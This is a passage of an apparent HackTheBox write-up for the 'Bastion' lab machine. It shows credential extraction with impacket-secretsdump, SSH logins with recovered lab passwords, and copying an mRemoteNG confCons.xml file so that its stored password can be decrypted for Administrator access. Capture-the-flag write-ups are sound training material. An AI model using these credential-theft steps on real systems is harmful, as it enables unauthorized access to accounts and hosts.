
I also ran impacket-secretsdump directly, as I encountered an error during the initial SAM hash extraction.

With the dumped credentials in hand, I'll try authenticating via SSH.
It works:
ssh L4mpje@bastion.htb
pass: bureaulampje
Get flag from C:\Users\L4mpje\Desktop\

I could not find any obvious privilege escalation vector. Before running winPEAS, I decided to check for non-default installed programs.

mRemoteNG is a remote connection manager application:
According to the setup guide, its configuration file is stored at:
https://yurisk.info/2025/02/16/mremoteng-initial-set-up-and-usage/
C:\Users\<User>\AppData\Roaming\mRemoteNG\confCons.xml

The configuration file contains what appears to be an encrypted password:

The password is indeed encrypted. I found a decryption tool on GitHub:
Let's copy the configuration file to our machine:
scp L4mpje@10.129.136.29:"C:/Users/L4mpje/AppData/Roaming/mRemoteNG/confCons.xml" .


Now authenticate as Administrator and retrieve the root flag:
ssh Administrator@10.129.136.29
Related HackTheBox writeup: HTB Shocker: RCE via CGI-bin + Perl Privesc
Related HackTheBox writeup: HTB Sense: Hacking The Firewall